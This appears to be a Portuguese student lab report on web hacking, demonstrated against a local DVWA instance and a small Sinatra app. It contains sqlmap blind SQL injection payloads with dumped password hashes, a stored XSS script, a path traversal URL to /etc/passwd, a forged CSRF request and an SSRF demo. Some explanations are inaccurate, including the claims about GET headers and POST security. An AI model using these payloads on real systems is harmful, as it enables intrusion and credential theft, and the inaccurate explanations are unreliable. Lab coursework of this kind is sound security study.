

# Web Hacking - POC

Luiz Carlos Aguiar C.

1)

- HTTP é um protocolo de comunicação entre computadores que permite a transferência de dados entre diferentes redes. Ele segue um modelo Request/Response.

## 2)

- Response Code indicam o status da sua requisição HTTP através de números. Podem ser classificadas em:
  - Respostas de Informação (100-109)
  - Respostas de Sucesso (200-299)
  - Redirecionamentos (300-399)
  - Erros do Cliente (400-499)
  - Erros do Servidor (500-599)
- 
- Elas são usados para programas que utilizem protocolo HTTP, como por exemplo uma página da web.

### 3)

- O header file é um arquivo no qual os programadores colocam informações sobre o programa/código feito. No caso de um HTTP header são usados para servir de compartilhamento de informações entre o servidor e o cliente. No caso da informação não estar corretamente criptografada, um user mal intencionado pode se aproveitar para realizar XSS injection.

# 4)

- Métodos HTTP indicam a ação a ser executada. Como por exemplo: GET, POST, PUT, DELETE, além de outros.
- No método GET utiliza o URL para enviar dados para o servidor.
- No método POST ele envia os dados no corpo da mensagem (diferente do GET que envia no HEADER). Por esse motivo, ele considerado mais seguro, visto que as informações não ficam tão visíveis quanto no GET.

# 5)

- Cache é um depósito de informações (uma memória). Ele guarda dados de sites acessados com frequência, por exemplo, o que faz com que os dados possam ser carregados de forma mais rápida.

=>Principais Headers:

- Requisições: Cache-control: max-age | Cache-control: no-cache | Cache-control: no-store
- Respostas: Cache-control: max-age | Cache-control: must-revalidate | Cache-control: no-cache | Cache-control: no-store | Cache-control: public | Cache-control: private

6)

- Cookies são dados seus que ficam salvos ao entrar em algum site. Por exemplo, ao fazer uma compra (sem estar logado) em algum site, o seu carrinho fica salvo enquanto você fica buscando outros produtos. O compartilhamento de informações é a falha de segurança mais notável nesse caso. Por exemplo: os cookies coletam muitas informações sobre os seus hábitos de navegação, suas informações pessoais e isso pode ser usado por empresas para começar a mostrar anúncios baseados nesses dados.

7)

- OWASP top 10 é uma lista com os maiores riscos de segurança para aplicações web.



8)

- Recon (ou reconnaissance) é a primeira fase de um pentest. Significa, literalmente, reconhecimento. É a parte na qual coletamos informações e fazemos um planejamento de como prosseguir com o ataque. É importante para que possamos entender a natureza do problema, além de que, quanto mais conhecimento tivermos do sistema que queremos invadir, a tarefa será mais simples.

9)

- a) CMD Injection é um ataque que consiste em injetar comandos de sistema como um parâmetro.

9)b)

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:


Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.142 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.089 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.082 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.103 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3068ms  
rtt min/avg/max/mdev = 0.082/0.104/0.142/0.023 ms
```

# 10)

- a) Essa tipo de ataque busca manipular o código SQL para acessar informações de um banco de dados.
- b) O Union based attack busca se aproveitar do operador UNION do SQL. Basicamente ele combina o resultado de múltiplos SELECT em um único e, por fim, retorna isso numa resposta HTTP.
- c) Similar ao SQL injection, porém o Blind não recebe nenhum retorno do sistema (mensagens de erro por exemplo)

10)d)

 Request to http://127.0.0.1:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
1 GET /vulnerabilities/sql_i_blind/?id=5&Submit=Submit HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://127.0.0.1/vulnerabilities/sql_i_blind/?id=4&Submit=Submit
9 Cookie: PHPSESSID=r6ddk0mc7mti49anhodbo1q5d6; security=low
10 Upgrade-Insecure-Requests: 1
11
12
```

10)d)

```
--  
parameter: id (GET)  
  Type: boolean-based blind  
  Title: AND boolean-based blind - WHERE or HAVING clause  
  Payload: id=5' AND 4844=4844 AND 'Flu'='Flu&Submit=Submit  
  
  Type: AND/OR time-based blind  
  Title: MySQL >= 5.0.12 AND time-based blind  
  Payload: id=5' AND SLEEP(5) AND 'wuDb'='wuDb&Submit=Submit  
--
```

10)d)

```
[21:35:45] [INFO] retrieved: 2
[21:35:45] [INFO] retrieved: information_schema
[21:35:47] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema
```

10)d)

```
[21:36:58] [INFO] retrieved: 2
[21:36:58] [INFO] retrieved: guestbook
[21:36:59] [INFO] retrieved: users
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```



10)d)

```
Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column          | Type          |
+-----+-----+
| user            | varchar(15)   |
| avatar          | varchar(70)   |
| failed_login    | int(3)        |
| first_name      | varchar(15)   |
| last_login      | timestamp     |
| last_name       | varchar(15)   |
| password        | varchar(32)   |
| user_id         | int(6)        |
+-----+-----+
```

10)d)

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user   | password                               |
+-----+-----+
| 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b    |
| admin  | 5f4dcc3b5aa765d61d8327deb882cf99    |
| gordonb | e99a18c428cb38d5f260853678922e03   |
| pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7   |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99    |
+-----+-----+
```

# 11)

- a) É uma vulnerabilidade do sistema que permite injeção de código através do cliente.
- b) Tipos de XSS:
  - Reflected: nesse caso, o ataque é feito através da própria requisição http.
  - Stored: utiliza a página acessada para executar ataque.
  - DOM: ocorre quando JavaScript recebe utiliza dados de fontes como a URL e utiliza em uma função que suporta execução dinâmica.

11)c)

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Ziul

Message \*

<script> alert("0 Jogo") </script>

Sign Guestbook

Clear Guestbook

Name: test

Message: This is a test comment.

Name: Ziul

Message:

11)c)

### Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*


O Jogo

OK

Name: test  
Message: This is a test comment.

Name: Ziul  
Message:

11)d)



# 12)

- a) LFI (Local File Inclusion) é a inclusão de arquivos através da exploração de processos de inclusão vulneráveis. Essa inclusão é de arquivos que já estão presentes localmente no servidor.
- b) RFI (Remote File Inclusion) é a inclusão de arquivos através da exploração de processos de inclusão vulneráveis. Essa falha ocorre quando é dado o path de um arquivo que vai ser incluído, porém ela não é validada de forma correta pela aplicação web. Assim, uma URL externa pode ser injetada na aplicação.
- c) O Path Traversal é um ataque que busca acessar arquivos e diretórios que estão fora do diretório root.
- d) Ao invadir diretórios além do root, pode-se incluir esses arquivos que já estão presentes no servidor.


12)e)



The screenshot shows a web browser window with the address bar displaying `127.0.0.1/vulnerabilities/fi/?page=include.php`. The page features the DVWA logo at the top. On the left, there is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, and Command Injection. The main content area is titled "Vulnerability: File Inclusion". Below the title, a red-bordered box contains the message: "The PHP function `allow_url_include` is not enabled." Below this, a text input field contains the placeholder text: `[file1.php] - [file2.php] - [file3.php]`.



12)e)



12)e)



127.0.0.1/vulnerabilities/fi/?page=../../../../etc/passwd

# 13)

- a) CSRF (Cross-Site Request Forgery) é um ataque que se aproveita da confiança do usuário na aplicação web. Por exemplo, ao marcar a opção de lembrar a senha, o navegador irá guardar o cookie da sessão. No exemplo de um banco, você está logado nele e, por meio de Engenharia Social, recebe um e-mail falsificado que abre um site forjado. Assim, ele pode forjar uma falsa transação bancária. Como ele possui o cookie da sua sessão, ele pode enganar o site do banco, se passando por você, para fazer essa transação para a conta dele.
- c) SSRF (Server-Side Request Forgery) é uma vulnerabilidade na qual o invasor faz com que um servidor realize requisições HTTP por ele.
- e) Formas de evitar CSRF:
  - Evitar utilizar a opção de lembrar a senha
  - Utilizar cookies de sessão (não são gravados em disco)

13)b)

## Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Change

13)b)

```
1 GET /vulnerabilities/csrf/?password_new=perdi&password_conf=perdi&Change=Change HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://127.0.0.1/vulnerabilities/csrf/
9 Cookie: PHPSESSID=r6ddk0mc7mti49anhodbolq5d6; security=low
10 Upgrade-Insecure-Requests: 1
11
12
```

13)b)

```
GET /vulnerabilities/csrf/?password_new=ziul&password_conf=ziul&Change=Change HTTP/1.1
```

13)d)

```
luiz@luiz-ubuntu:~/workspace/teste$ ruby teste.rb
[2020-02-18 23:20:35] INFO WEBrick 1.4.2
[2020-02-18 23:20:35] INFO ruby 2.5.1 (2018-03-29) [x86_64-linux-gnu]
== Sinatra (v2.0.8.1) has taken the stage on 4567 for development with backup fr
om WEBrick
[2020-02-18 23:20:35] INFO WEBrick::HTTPServer#start: pid=18008 port=4567
```

13)d)

localhost:4567/?url=contacts



## Errno::ENOENT at /

No such file or directory @ rb\_sysopen - contacts  
file: open-uri.rb location: initialize line: 37

**BACKTRACE** (expand) **JUMP TO:** GET POST COOKIES ENV

```
/usr/lib/ruby/2.5.0/open-uri.rb in initialize
37. | open_uri_original_open(name, *rest, &block)
/usr/lib/ruby/2.5.0/open-uri.rb in open
37. | open_uri_original_open(name, *rest, &block)
/usr/lib/ruby/2.5.0/open-uri.rb in open
37. | open_uri_original_open(name, *rest, &block)
teste.rb in block in <main>
5. | format 'RESPONSE: %s', open(params[:url]).read
/usr/lib/ruby/2.5.0/webrick/httpserver.rb in service
140. | si.service(req, res)
/usr/lib/ruby/2.5.0/webrick/httpserver.rb in run
96. | server.service(req, res)
/usr/lib/ruby/2.5.0/webrick/server.rb in block in start_thread
307. | block ? block.call(sock) : run(sock)
```



13)d)

← → ↻ ⓘ localhost:4567/?url=https%3A%2F%2Fwww.facebook.com ☆ 🔴 📺 📄

ESPONSE:

**facebook**

Email ou telefone  
|

Senha  
|

Entrar

Esqueceu a conta?

O Facebook ajuda você a se conectar e compartilhar com as pessoas que fazem parte da sua vida.



## Abra uma conta

É rápido e fácil.

Nome

Sobrenome

Celular ou email

Nova senha

Data de nascimento  
18 ▾ Feb ▾ 1995 ▾ ?

Gênero  
☐ Feminino ☐ Masculino ☐ Personalizado ?

Ao clicar em Cadastre-se, você concorda com nossos Termos, Política de Dados e Política de Cookies. Você pode receber notificações por SMS e pode cancelar isso quando quiser.

Cadastre-se

[Criar uma Página para uma celebridade, banda ou empresa.](#)

Português (Brasil) English (US) Español Français (France) Italiano Deutsch العربية हिन्दी 中文(简体) 日本語 +

Cadastre-se Entrar Messenger Facebook Lite Watch Pessoas Páginas Categorias de Página Locais Jogos Locais Marketplace Grupos Instagram Local Campanhas de arrecadação de fundos Serviços Sobre Criar anúncio Criar Página Desenvolvedores Carreiras Privacidade Cookies

Opções de anúncio > Termos Ajuda

Facebook © 2020